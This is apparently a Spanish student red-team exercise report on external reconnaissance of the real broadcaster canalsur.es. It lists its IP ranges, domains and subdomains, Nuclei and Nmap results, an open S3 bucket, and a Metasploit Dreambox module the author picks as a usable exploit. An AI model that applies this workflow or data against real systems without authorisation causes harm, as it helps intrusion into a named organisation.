

RED

MAEJ



ALBERTO DOBLADO VERA


Organización seleccionada “**canalsur.es**”

Lo primero que tenemos que hacer es buscar tanto **Wikipedia** como en su página principal la historia de la organización por si en algún momento han cambiado de nombre, si se han asociado a otras empresas y demás información que nos puede resultar útil.


En mi caso encontré en **Wikipedia** tanto los canales de televisión y radio actuales como los que ya extintos.

Imagen	Cadena		Imagen	Canal
	Canal Sur Radio			
	Canal Fiesta			
	Radio Andalucía			Canal Sur Televisión
—	Flamenco Radio			Canal Sur Televisión 2
	Cantares			Andalucía Televisión
	Canal Sur Radio Música			Canal Sur 4K
				Canal Sur Andalucía (canal internacional para fuera de Andalucía, Ceuta y Melilla)

Canales extintos [\[editar \]](#)

Imagen	Canal
—	Canal Sur HD
	La Banda TV
	Canal Andalucía Flamenco
	Canal Andalucía Cocina
	Canal Andalucía Turismo
	Canal Fiesta
—	Telenoticias

Ahora buscamos los sistemas autónomos del dominio principal, en mi caso he utilizado **Hurricane Electric**, y he encontrado el siguiente sistema autónomo <https://bgp.he.net/AS34285>. Y apuntamos todos los rangos de red que encontremos en “Prefixes v4”

**HURRICANE ELECTRIC**
INTERNET SERVICES

Search

[canalsur.es](#)

Quick Links

[BGP Toolkit Home](#)
[BGP Prefix Report](#)
[BGP Peer Report](#)
[Exchange Report](#)
[Bogon Routes](#)
[World Report](#)


DNS Info

Website Info

IP Info

217.12.30.183 > 217.12.30.0/24 > AS34285 > Sociedad Andaluza para el Desarrollo de las Telecomunicaciones S.A.

217.12.30.183 > 217.12.28.0/22 > AS34285 > Sociedad Andaluza para el Desarrollo de las Telecomunicaciones S.A.

**HURRICANE ELECTRIC**
INTERNET SERVICES

Search

[canalsur.es](#)

Quick Links

[BGP Toolkit Home](#)
[BGP Prefix Report](#)
[BGP Peer Report](#)
[Exchange Report](#)
[Bogon Routes](#)
[World Report](#)
[Multi Origin Routes](#)
[DNS Report](#)
[Top Host Report](#)
[Internet Statistics](#)
[Looking Glass](#)
[Network Tools App](#)
[Free IPv6 Tunnel](#)
[IPv6 Certification](#)
[IPv6 Progress](#)
[Going Native](#)
[Contact Us](#)

DNS Info

Website Info

IP Info

Start of Authority

mname: zoco-adc01.nixa mname: hostmaster.juntadeandalucia.es
serial: 2017061205
refresh: 43200 retry: 7200
expire: 2419200 minimum: 172800

Nameservers

[ns.juntadeandalucia.es](#), [ns1.juntadeandalucia.es](#), [ns3.juntadeandalucia.es](#), [ns4.juntadeandalucia.es](#)

Mail Exchangers

[mx1.landsraad.net\(15\)](#), [mx2.landsraad.net\(15\)](#)

TXT Records

globalsign-domain-verification=rX6ZVSdjWyoKiohzbrGeyp4cLMZ3gqpPLGhrpKpcsA

A Records

217.12.30.183

Después desde el CMD de Windows, he hecho un **nslookup** para resolver la dirección IP de la compañía seleccionada.

```
C:\Users\alber>nslookup
Servidor predeterminado: UnKnown
Address: 46.6.113.34

> canalsur.es
Servidor: UnKnown
Address: 46.6.113.34

Respuesta no autoritativa:
Nombre: canalsur.es
Address: 217.12.30.183
```


Y obtenemos la dirección **217.12.30.183**, que podemos meter en **Shodan** para obtener más información acerca de ella.

217.12.30.183 [Regular View](#) [Raw Data](#) [History](#)

General Information

Hostnames

canalandaluciaflamenco.com, 183.zone-217.12.30.juntadeandalucia.es, canalandaluciaflamenco.es, rtva.es, carnetlabanda.canalsur.es, rtva.radio, localdeensayo.com, canalflamenco.radio, canalandaluciaturismo.es, canalsurmedia.com, rtva.com, sentinel-se.canalsur.es, canalandaluciaturismo.com, canalfiestaradio.es, canalsurmedia.es, canalsur.org, canalsur.radio, canalzur.es, canalsurmas.es, canalsur.es, canalfiesta.radio, canalsur.info, canalandaluciacocina.es

Domains

RTVA.ES	CANALANDALUCIAFLAMENCO.COM	CANALSUR.ORG	CANALSUR.RADIO
CANALZUR.ES	CANALSURMAS.ES	CANALFIESTARADIO.ES	RTVA.RADIO
LOCALDEENSAYO.COM	CANALSUR.ES	JUNTADEANDALUCIA.ES	
CANALFIESTA.RADIO	CANALFLAMENCO.RADIO	CANALANDALUCIATURISMO.ES	
CANALANDALUCIATURISMO.COM	CANALSURMEDIA.COM	CANALANDALUCIAFLAMENCO.ES	
CANALSUR.INFO	RTVA.COM	CANALANDALUCIACOCINA.ES	CANALSURMEDIA.ES

Country Spain

City Sevilla

Organization Sociedad Andaluza para el Desarrollo de las Telecomunicaciones S.A.

ISP Sociedad Andaluza para el Desarrollo de las Telecomunicaciones S.A.

ASN AS34285

Y con esta IP también podemos hacer un **Reverse IP Lookup** en la siguiente web <https://viewdns.info/>

[ViewDNS.info](#) > [Tools](#) > **Reverse IP Lookup**

Takes a domain or IP address and does a reverse lookup to quickly sites or identifying other sites on the same shared hosting server.

Domain / IP: [GO](#)


Reverse IP results for 217.12.30.183
=====

There are 15 domains hosted on this server.
The complete listing of these is below:

Domain	Last Resolved Date
canalandaluciacocina.es	2023-02-07
canalandaluciaflamenco.com	2023-02-02
canalandaluciaflamenco.es	2023-02-07
canalandaluciaturismo.com	2023-02-02
canalandaluciaturismo.es	2023-02-07
canalsur.es	2023-02-09
canalsur.info	2023-02-08
canalsur.org	2023-02-04
canalsuralacarta.com	2023-02-02
canalsuralacarta.es	2023-02-07
canalsurmedia.com	2023-02-02
canalsurnoticias.es	2023-02-07
canalsurnoticias.info	2023-02-08
educaccion.tv	2023-02-04
localdeensayo.es	2023-02-07

Gracias al reverse obtenemos unos cuantos de dominios principales asociados a nuestro objetivo.

Aunque también probé a hacer un **Reverse WHOIS** no conseguí información nueva.



Y luego desde cmd también hice un **set type=ns** para ver si contaba con **NS** propios.

```
> set type=ns
> canalsur.es
Servidor: UnKnown
Address: 46.6.113.34

Respuesta no autoritativa:
canalsur.es      nameserver = ns3.juntadeandalucia.es
canalsur.es      nameserver = ns.juntadeandalucia.es
canalsur.es      nameserver = ns1.juntadeandalucia.es
canalsur.es      nameserver = ns4.juntadeandalucia.es

ns1.juntadeandalucia.es internet address = 217.12.16.34
ns4.juntadeandalucia.es internet address = 217.12.28.11
ns3.juntadeandalucia.es internet address = 217.12.24.11
ns.juntadeandalucia.es  internet address = 217.12.16.33
>
```

En mi caso los **NS** pertenecen a la Junta de Andalucía, pero aún así le hice un reverse para ver si conseguía más dominios de interés.

Reverse NS Lookup

Find all sites that use a given nameserver.

Nameserver (e.g. *ns1.example.com*)

GO

En mi caso encontré unos cuantos de dominios relacionados

canalfiestatv.es
canalflamencoradio.com
canalflamencoradio.es
canalflamencoradio.net
canalsur.es
canalsur.eu
canalsur2.es
canalsuralacarta.com
canalsuralacarta.es
canalsurentradas.com
canalsurflamenco.com
canalsurflamenco.org
canalsurnoticias.es
canalsurnoticias.eu
canalsurnoticias.info
canalsurradio.com
canalsurradio.es
canalsurradio.info
canalsurradio.net
canalsurradio.org
canalsurtelevision.es
canalsurtv.com
canalsurtv.es
canalsurtv.eu
canalsurtv.info
canalsurtv.net
canalsurtv.org
canalsurweb.com
canalsurweb.es
canalsurweb.net
canalsurweb.org
caseba.es
centroandaluzdeflamenco.es
centroandaluzdela fotografia.com

Una vez conseguidos los dominios principales abrí Kali y pasé mi dominio principal por **Amass** y **Assetfinder** para obtener subdominios.

<pre>(kali@kali)-[~] └─\$ amass enum -d canalsur.es encuentros.canalsur.es rtva.canalsur.es radio.canalsur.es carnavalsur.canalsur.es latarde.canalsur.es 28f.canalsur.es rocio.canalsur.es navidad.canalsur.es player.canalsur.es lasemanamasm larga.canalsur.es www.canalsur.es losreporteros.canalsur.es amp.canalsur.es defensor.canalsur.es andaluciadirecto.canalsur.es www.rocio.canalsur.es comunidad.canalsur.es andaluciaproduce.canalsur.es cometelo.canalsur.es inv.canalsur.es sellamacopla.canalsur.es m.canalsur.es publicidad.canalsur.es lanochemashermosa.canalsur.es ext2.canalsur.es miralavida.canalsur.es alacarta.canalsur.es licitaciones.canalsur.es ccast.canalsur.es todocaballo.canalsur.es rp.canalsur.es</pre>	<pre>(kali@kali)-[~] └─\$ assetfinder canalsur.es who.setzpbennettico.ga www.canalsur.es labanda.canalsur.es www.labanda.es canalsur.es suriv.github.io www.immihelp.com pproveedor.canalsur.es ext1.canalsur.es ftp2.canalsur.es ext2.canalsur.es ext3.canalsur.es ext4.canalsur.es miralavida.canalsur.es memoranda.canalsur.es latapaesnuestra.canalsur.es mensa.canalsur.es comunidad.canalsur.es comunidadd.canalsur.es emision.canalsur.es rp.canalsur.es ftp.canalsur.es alsur.canalsur.es blogs.canalsur.es ofu.canalsur.es colga2conmanu.canalsur.es inv.canalsur.es</pre>
--	---

Tras esto intenté lanzar una fuerza bruta con **Subscan**, pero pese a descargar el diccionario y colocarlo dentro de la carpeta "dict" no podía utilizar ni el diccionario que acababa de descargar ni los que ya estaban dentro de la app.

```
(kali@kali)-[~/Tools/subscan-master]
$ python subscan.py -f bitquark-subdomains-top10000.txt canalsur.es
/home/kali/Tools/subscan-master/subscan.py:29: DeprecationWarning: There is no current event loop
loop = asyncio.get_event_loop()
Traceback (most recent call last):
  File "/home/kali/Tools/subscan-master/subscan.py", line 56, in <module>
    run(args.domain, args.file)
  File "/home/kali/Tools/subscan-master/subscan.py", line 41, in run
    with open('./dict/' + filename) as f:
FileNotFoundError: [Errno 2] No such file or directory: './dict/bitquark-subdomains-top10000.txt'
```

Tras esto uní las dos listas obtenidas tanto por **Amass** como por **Assetfinder** en una sola y le pasé **EyeWitness** (Se adjunta carpeta con la información recogida). Tras ver que los pantallazos obtenidos no me servían de gran ayuda lancé **Nuclei** para ver las tecnologías que utiliza la web.

```
(kali@kali)-[~]
$ nuclei -u https://www.canalsur.es

nuclei v2.8.8
projectdiscovery.io

[INF] nuclei-templates are not installed, installing...
[INF] Successfully downloaded nuclei-templates (v9.3.7) to /home/kali/.local/nuclei-templates. GoodLuck!
[INF] Using Nuclei Engine 2.8.8 (outdated)
[INF] Using Nuclei Templates 9.3.7 (latest)
[INF] Templates added in last update: 58
[INF] Templates loaded for scan: 4927
[INF] Targets loaded for scan: 1
[INF] Templates clustered: 982 (Reduced 902 Requests)
[INF] Using Interactsh Server: oast.fun
[cls-version] [ssl] [info] www.canalsur.es [tls12]
[ssl-issuer] [ssl] [info] www.canalsur.es [sectigo limited]
[ssl-dns-names] [ssl] [info] www.canalsur.es [*.canalsur.es,canalandaluciaococina.es,canalandaluciaflamenco.es,canalandaluciaiturismo.es,canalfiestaradio.es,canalsur.es,rtva.es]
[http-missing-security-headers:clear-site-data] [http] [info] https://www.canalsur.es/portada-2808.html
[http-missing-security-headers:access-control-allow-headers] [http] [info] https://www.canalsur.es/portada-2808.html
[http-missing-security-headers:cross-origin-embedder-policy] [http] [info] https://www.canalsur.es/portada-2808.html
[http-missing-security-headers:cross-origin-opener-policy] [http] [info] https://www.canalsur.es/portada-2808.html
[http-missing-security-headers:cross-origin-resource-policy] [http] [info] https://www.canalsur.es/portada-2808.html
[http-missing-security-headers:access-control-allow-credentials] [http] [info] https://www.canalsur.es/portada-2808.html
[http-missing-security-headers:content-security-policy] [http] [info] https://www.canalsur.es/portada-2808.html
[http-missing-security-headers:permissions-policy] [http] [info] https://www.canalsur.es/portada-2808.html
[http-missing-security-headers:x-content-type-options] [http] [info] https://www.canalsur.es/portada-2808.html
[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info] https://www.canalsur.es/portada-2808.html
[http-missing-security-headers:access-control-allow-origin] [http] [info] https://www.canalsur.es/portada-2808.html
[http-missing-security-headers:access-control-expose-headers] [http] [info] https://www.canalsur.es/portada-2808.html
[http-missing-security-headers:access-control-allow-methods] [http] [info] https://www.canalsur.es/portada-2808.html
[http-missing-security-headers:strict-transport-security] [http] [info] https://www.canalsur.es/portada-2808.html
[http-missing-security-headers:x-frame-options] [http] [info] https://www.canalsur.es/portada-2808.html
[http-missing-security-headers:referrer-policy] [http] [info] https://www.canalsur.es/portada-2808.html
[http-missing-security-headers:access-control-max-age] [http] [info] https://www.canalsur.es/portada-2808.html
[tech-detect:jsdelivr] [http] [info] https://www.canalsur.es/portada-2808.html
[tech-detect:comscore] [http] [info] https://www.canalsur.es/portada-2808.html
[tech-detect:google-tag-manager] [http] [info] https://www.canalsur.es/portada-2808.html
[tech-detect:youtube] [http] [info] https://www.canalsur.es/portada-2808.html
[tech-detect:font-awesome] [http] [info] https://www.canalsur.es/portada-2808.html
[tech-detect:bootstrapp] [http] [info] https://www.canalsur.es/portada-2808.html
[inf-detect:varnish] [http] [info] https://www.canalsur.es/
[cname-fingerprint] [dns] [info] www.canalsur.es [inv.canalsur.es.]
[deprecated-tls] [ssl] [info] www.canalsur.es [tls11]
```

Y además también lancé **cloud-enumer** para enumerar los recursos públicos en cloud que tiene la compañía.

```
(kali@kali)-[~/Tools/cloud_enum-master]
$ python cloud_enum.py -k canalsur

##### Miunidad > R... > rtva.es #####
cloud_enum
github.com/initstring
#####

Keywords: canalsur
Mutations: /home/kali/Tools/cloud_enum-master/enum_tools/fuzz.txt
Brute-list: /home/kali/Tools/cloud_enum-master/enum_tools/fuzz.txt

[+] Mutations list imported: 242 items
[+] Mutated results: 1453 items

+++++
amazon checks
+++++

[+] Checking for S3 buckets
OPEN S3 BUCKET: http://canalsur3.s3.amazonaws.com/
FILES:
->http://canalsur3.s3.amazonaws.com/canalsur3
->http://canalsur3.s3.amazonaws.com/capitulos/an/dpi/1.jpg
->http://canalsur3.s3.amazonaws.com/capitulos/an/dpi/2.jpg
->http://canalsur3.s3.amazonaws.com/capitulos/an/mni/1.jpg
->http://canalsur3.s3.amazonaws.com/capitulos/an/mni/2.jpg
```

Solo encontré <http://canalsur3.s3.amazonaws.com/> que un fichero XML

Y tras esto lancé **Nmap** para enumerar los puertos de IP obtenida de **canalsur.es**

```
(kali㉿kali)-[~]
$ nmap -sV 217.12.30.183
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-11 18:00 EST
Nmap scan report for rtva.com (217.12.30.183)
Host is up (0.031s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Dreambox httpd
443/tcp   open  ssl/http Dreambox httpd
8080/tcp  open  http   Dreambox httpd
Service Info: Device: media device
```

Aunque solo conseguí encontrar los puertos típicos busqué la versión que utilizan para ver si sería posible lanzar un exploit con **msfconsole**.

```
msf6 > search Dreambox

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/linux/http/dreambox_openpli_shell 2013-02-08      great No     OpenPLI Webif Arbitrary Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/http/dreambox_openpli_shell
msf6 > █
```


Tras esto pasé a buscar dentro de la lista de dominios los que tenían pinta de poder tener algo más de información, aunque tampoco conseguí mucha más información ya que casi ninguno de ellos contaba con subdominios. Pero sí conseguí otra dirección IP desde la que pendían gran parte del resto de dominios. Para ello realicé el mismo proceso con cada uno de ellos.

```
Respuesta no autoritativa:
Nombre: canalsurradio.es
Address: 217.12.24.33

> set type=ns
> canalsurradio.es
Servidor: UnKnown
Address: 46.6.113.34

Respuesta no autoritativa:
canalsurradio.es      nameserver = ns4.juntadeandalucia.es
canalsurradio.es      nameserver = ns1.juntadeandalucia.es
canalsurradio.es      nameserver = ns.juntadeandalucia.es
canalsurradio.es      nameserver = ns3.juntadeandalucia.es

ns1.juntadeandalucia.es internet address = 217.12.16.34
ns.juntadeandalucia.es  internet address = 217.12.16.33
ns3.juntadeandalucia.es internet address = 217.12.24.11
ns4.juntadeandalucia.es internet address = 217.12.28.11
```

Al utilizar **Assetfinder** la única dirección de la que conseguí sacar más subdominios fue **rtva.es** así que de ellas fue a la única que le pasé **EyeWitness** (Se adjunta carpeta de lo obtenido). Pero a todas ellas les pasé **Nuclei** para ver sus tecnología web por si alguna de ellas era vulnerable.

```
(kali@kali)-[~]
$ nuclei -u www.canalsurradio.es

nuclei v2.8.8
projectdiscovery.io

[INF] Using Nuclei Engine 2.8.8 (outdated)
[INF] Using Nuclei Templates 9.3.7 (latest)
[INF] Templates added in last update: 58
[INF] Templates loaded for scan: 4927
[INF] Targets loaded for scan: 1
[INF] Running httpx on input host
[INF] Found 1 URL from httpx
[INF] Templates clustered: 980 (Reduced 901 Requests)
[xss-deprecated-header] [http] [info] https://www.canalsurradio.es [1]
[cname-fingerprint] [dns] [info] www.canalsurradio.es [inv.juntadeandalucia.es.]
[INF] Using Interactsh Server: oast.live
[tls-version] [ssl] [info] www.canalsurradio.es [tls12]
[ssl-dns-names] [ssl] [info] www.canalsurradio.es [*juntadeandalucia.es,juntadeandalucia.es]
[mismatched-ssl] [ssl] [low] www.canalsurradio.es
[ssl-issuer] [ssl] [info] www.canalsurradio.es [firmaprofesional S.A.]
[waf-detect:akamai] [http] [info] https://www.canalsurradio.es/
[http-missing-security-headers:x-frame-options] [http] [info] https://www.canalsurradio.es
[http-missing-security-headers:cross-origin-resource-policy] [http] [info] https://www.canalsurradio.es
[http-missing-security-headers:access-control-expose-headers] [http] [info] https://www.canalsurradio.es
[http-missing-security-headers:access-control-max-age] [http] [info] https://www.canalsurradio.es
[http-missing-security-headers:cross-origin-embedder-policy] [http] [info] https://www.canalsurradio.es
[http-missing-security-headers:cross-origin-opener-policy] [http] [info] https://www.canalsurradio.es
[http-missing-security-headers:access-control-allow-headers] [http] [info] https://www.canalsurradio.es
[http-missing-security-headers:content-security-policy] [http] [info] https://www.canalsurradio.es
[http-missing-security-headers:referrer-policy] [http] [info] https://www.canalsurradio.es
[http-missing-security-headers:clear-site-data] [http] [info] https://www.canalsurradio.es
[http-missing-security-headers:access-control-allow-methods] [http] [info] https://www.canalsurradio.es
[http-missing-security-headers:access-control-allow-credentials] [http] [info] https://www.canalsurradio.es
[http-missing-security-headers:strict-transport-security] [http] [info] https://www.canalsurradio.es
[http-missing-security-headers:permissions-policy] [http] [info] https://www.canalsurradio.es
[http-missing-security-headers:x-content-type-options] [http] [info] https://www.canalsurradio.es
[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info] https://www.canalsurradio.es
[http-missing-security-headers:access-control-allow-origin] [http] [info] https://www.canalsurradio.es
[deprecated-tls] [ssl] [info] www.canalsurradio.es [tls10]
[deprecated-tls] [ssl] [info] www.canalsurradio.es [tls11]
```

```

(kali@kali)~$
$ nuclei -u andaluciatelevision.es

nuclei v2.8.8
projectdiscovery.io

[INF] Using Nuclei Engine 2.8.8 (Outdated)
[INF] Using Nuclei Templates 9.3.7 (latest)
[INF] Templates added in last update: 58
[INF] Templates loaded for scan: 4927
[INF] Targets loaded for scan: 1
[INF] Running httpx on input host
[INF] Found 1 URL from httpx
[INF] Templates clustered: 978 (Reduced 900 Requests)
[xss-deprecated-header] [http] [info] https://andaluciatelevision.es [1]
[http-missing-security-headers:cross-origin-embedder-policy] [http] [info] https://andaluciatelevision.es
[http-missing-security-headers:access-control-allow-credentials] [http] [info] https://andaluciatelevision.es
[http-missing-security-headers:access-control-expose-headers] [http] [info] https://andaluciatelevision.es
[http-missing-security-headers:access-control-max-age] [http] [info] https://andaluciatelevision.es
[http-missing-security-headers:access-control-allow-headers] [http] [info] https://andaluciatelevision.es
[http-missing-security-headers:strict-transport-security] [http] [info] https://andaluciatelevision.es
[http-missing-security-headers:permissions-policy] [http] [info] https://andaluciatelevision.es
[http-missing-security-headers:x-content-type-options] [http] [info] https://andaluciatelevision.es
[http-missing-security-headers:clear-site-data] [http] [info] https://andaluciatelevision.es
[http-missing-security-headers:content-security-policy] [http] [info] https://andaluciatelevision.es
[http-missing-security-headers:referrer-policy] [http] [info] https://andaluciatelevision.es
[http-missing-security-headers:cross-origin-opener-policy] [http] [info] https://andaluciatelevision.es
[http-missing-security-headers:access-control-allow-methods] [http] [info] https://andaluciatelevision.es
[http-missing-security-headers:content-security-policy] [http] [info] https://andaluciatelevision.es
[http-missing-security-headers:x-frame-options] [http] [info] https://andaluciatelevision.es
[http-missing-security-headers:cross-origin-resource-policy] [http] [info] https://andaluciatelevision.es
[http-missing-security-headers:clear-site-data] [http] [info] https://andaluciatelevision.es
[http-missing-security-headers:access-control-allow-origin] [http] [info] https://andaluciatelevision.es
[INF] Using Interactsh Server: oast.me
[mismatched-ssl] [ssl] [low] andaluciatelevision.es
[tlsversion] [ssl] [info] andaluciatelevision.es [tls12]
[ssl-issuer] [ssl] [info] andaluciatelevision.es [Firmaprofesional S.A.]
[ssl-dns-names] [ssl] [info] andaluciatelevision.es [*.juntadeandalucia.es,juntadeandalucia.es]
[waf-detect:akamai] [http] [info] https://andaluciatelevision.es/
[deprecated-tls] [ssl] [info] andaluciatelevision.es [tls10]
[deprecated-tls] [ssl] [info] andaluciatelevision.es [tls11]
[nameserver-fingerprint] [dns] [info] andaluciatelevision.es [ns.juntadeandalucia.es,ns4.juntadeandalucia.es,ns1.juntadeandalucia.es,ns3.juntadeandalucia.es.]

```

```

(kali@kali)~$
$ nuclei -u canalsur2.es

nuclei v2.8.8
projectdiscovery.io

[INF] Using Nuclei Engine 2.8.8 (Outdated)
[INF] Using Nuclei Templates 9.3.7 (latest)
[INF] Templates added in last update: 58
[INF] Templates loaded for scan: 4927
[INF] Targets loaded for scan: 1
[INF] Running httpx on input host
[INF] Found 1 URL from httpx
[INF] Templates clustered: 978 (Reduced 900 Requests)
[xss-deprecated-header] [http] [info] https://canalsur2.es [1]
[INF] Using Interactsh Server: oast.live
[waf-detect:akamai] [http] [info] https://canalsur2.es/
[http-missing-security-headers:x-content-type-options] [http] [info] https://canalsur2.es
[http-missing-security-headers:x-content-type-options] [http] [info] https://canalsur2.es
[http-missing-security-headers:access-control-allow-credentials] [http] [info] https://canalsur2.es
[http-missing-security-headers:access-control-expose-headers] [http] [info] https://canalsur2.es
[http-missing-security-headers:permissions-policy] [http] [info] https://canalsur2.es
[http-missing-security-headers:access-control-allow-origin] [http] [info] https://canalsur2.es
[http-missing-security-headers:clear-site-data] [http] [info] https://canalsur2.es
[http-missing-security-headers:referrer-policy] [http] [info] https://canalsur2.es
[http-missing-security-headers:cross-origin-embedder-policy] [http] [info] https://canalsur2.es
[http-missing-security-headers:access-control-max-age] [http] [info] https://canalsur2.es
[http-missing-security-headers:content-security-policy] [http] [info] https://canalsur2.es
[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info] https://canalsur2.es
[http-missing-security-headers:cross-origin-opener-policy] [http] [info] https://canalsur2.es
[http-missing-security-headers:cross-origin-resource-policy] [http] [info] https://canalsur2.es
[http-missing-security-headers:access-control-allow-methods] [http] [info] https://canalsur2.es
[http-missing-security-headers:access-control-allow-headers] [http] [info] https://canalsur2.es
[http-missing-security-headers:strict-transport-security] [http] [info] https://canalsur2.es
[ssl-dns-names] [ssl] [info] canalsur2.es [*.juntadeandalucia.es,juntadeandalucia.es]
[mismatched-ssl] [ssl] [low] canalsur2.es
[ssl-issuer] [ssl] [info] canalsur2.es [Firmaprofesional S.A.]
[tlsversion] [ssl] [info] canalsur2.es [tls12]
[nameserver-fingerprint] [dns] [info] canalsur2.es [ns4.juntadeandalucia.es,ns3.juntadeandalucia.es,ns.juntadeandalucia.es,ns1.juntadeandalucia.es.]
[deprecated-tls] [ssl] [info] canalsur2.es [tls10]
[deprecated-tls] [ssl] [info] canalsur2.es [tls11]

```

```

(kali@kali)~$
$ nuclei -u www.rtva.es

nuclei v2.8.8
projectdiscovery.io

[INF] Using Nuclei Engine 2.8.8 (Outdated)
[INF] Using Nuclei Templates 9.3.7 (latest)
[INF] Templates added in last update: 58
[INF] Templates loaded for scan: 4927
[INF] Targets loaded for scan: 1
[INF] Running httpx on input host
[INF] Found 1 URL from httpx
[INF] Templates clustered: 978 (Reduced 900 Requests)
[xss-deprecated-header] [http] [info] https://www.rtva.es [1]
[INF] Using Interactsh Server: oast.me
[mismatched-ssl] [ssl] [low] www.rtva.es
[tlsversion] [ssl] [info] www.rtva.es [tls12]
[ssl-issuer] [ssl] [info] www.rtva.es [Sectigo Limited]
[ssl-dns-names] [ssl] [info] www.rtva.es [rtva.es,*.canalsur.es,canalandaluciaturismo.es,canalandaluciaflamenco.es,canalandaluciaturismo.es,canalfiestaradio.es,canalsur.es]
[http-missing-security-headers:cross-origin-opener-policy] [http] [info] https://www.rtva.es
[http-missing-security-headers:access-control-allow-credentials] [http] [info] https://www.rtva.es
[http-missing-security-headers:content-security-policy] [http] [info] https://www.rtva.es
[http-missing-security-headers:cross-origin-embedder-policy] [http] [info] https://www.rtva.es
[http-missing-security-headers:access-control-allow-methods] [http] [info] https://www.rtva.es
[http-missing-security-headers:access-control-allow-headers] [http] [info] https://www.rtva.es
[http-missing-security-headers:strict-transport-security] [http] [info] https://www.rtva.es
[http-missing-security-headers:permissions-policy] [http] [info] https://www.rtva.es
[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info] https://www.rtva.es
[http-missing-security-headers:referrer-policy] [http] [info] https://www.rtva.es
[http-missing-security-headers:access-control-allow-origin] [http] [info] https://www.rtva.es
[http-missing-security-headers:access-control-max-age] [http] [info] https://www.rtva.es
[http-missing-security-headers:x-frame-options] [http] [info] https://www.rtva.es
[http-missing-security-headers:x-content-type-options] [http] [info] https://www.rtva.es
[http-missing-security-headers:clear-site-data] [http] [info] https://www.rtva.es
[http-missing-security-headers:cross-origin-resource-policy] [http] [info] https://www.rtva.es
[http-missing-security-headers:access-control-expose-headers] [http] [info] https://www.rtva.es
[cname-fingerprint] [dns] [info] www.rtva.es [1sv.canalsur.es.]
[deprecated-tls] [ssl] [info] www.rtva.es [tls11]

```

Finalmente lancé **Nmap** para enumerar los puertos de IP obtenida de **canalsurradio.es** que comparte dirección con el resto de dominios.

```
(kali@kali)-[~]
$ nmap -sV 217.12.24.33
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-11 18:02 EST
Nmap scan report for sspa.lajunta.es (217.12.24.33)
Host is up (0.040s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Dreambox httpd
81/tcp    open  ssl/http Dreambox httpd
443/tcp   open  ssl/http Dreambox httpd
Service Info: Device: media device
```


Como obtuve los mismos puertos y misma versión que en la IP de **canalsur.es** me sirve el mismo **exploit** que mostré anteriormente.

SEGUNDA PARTE

Para realizar una tunelación por medio de **reGeorg** lo primero que tenemos que hacer es crear **2 redes NAT** distintas.

Host-only Networks			
NAT Networks			
Cloud Networks			
Nombre	IPv4 Prefix	IPv6 Prefix	Servidor DHCP
Primaria	10.0.2.0/24	fd17:625c:f0372::/64	Habilitado
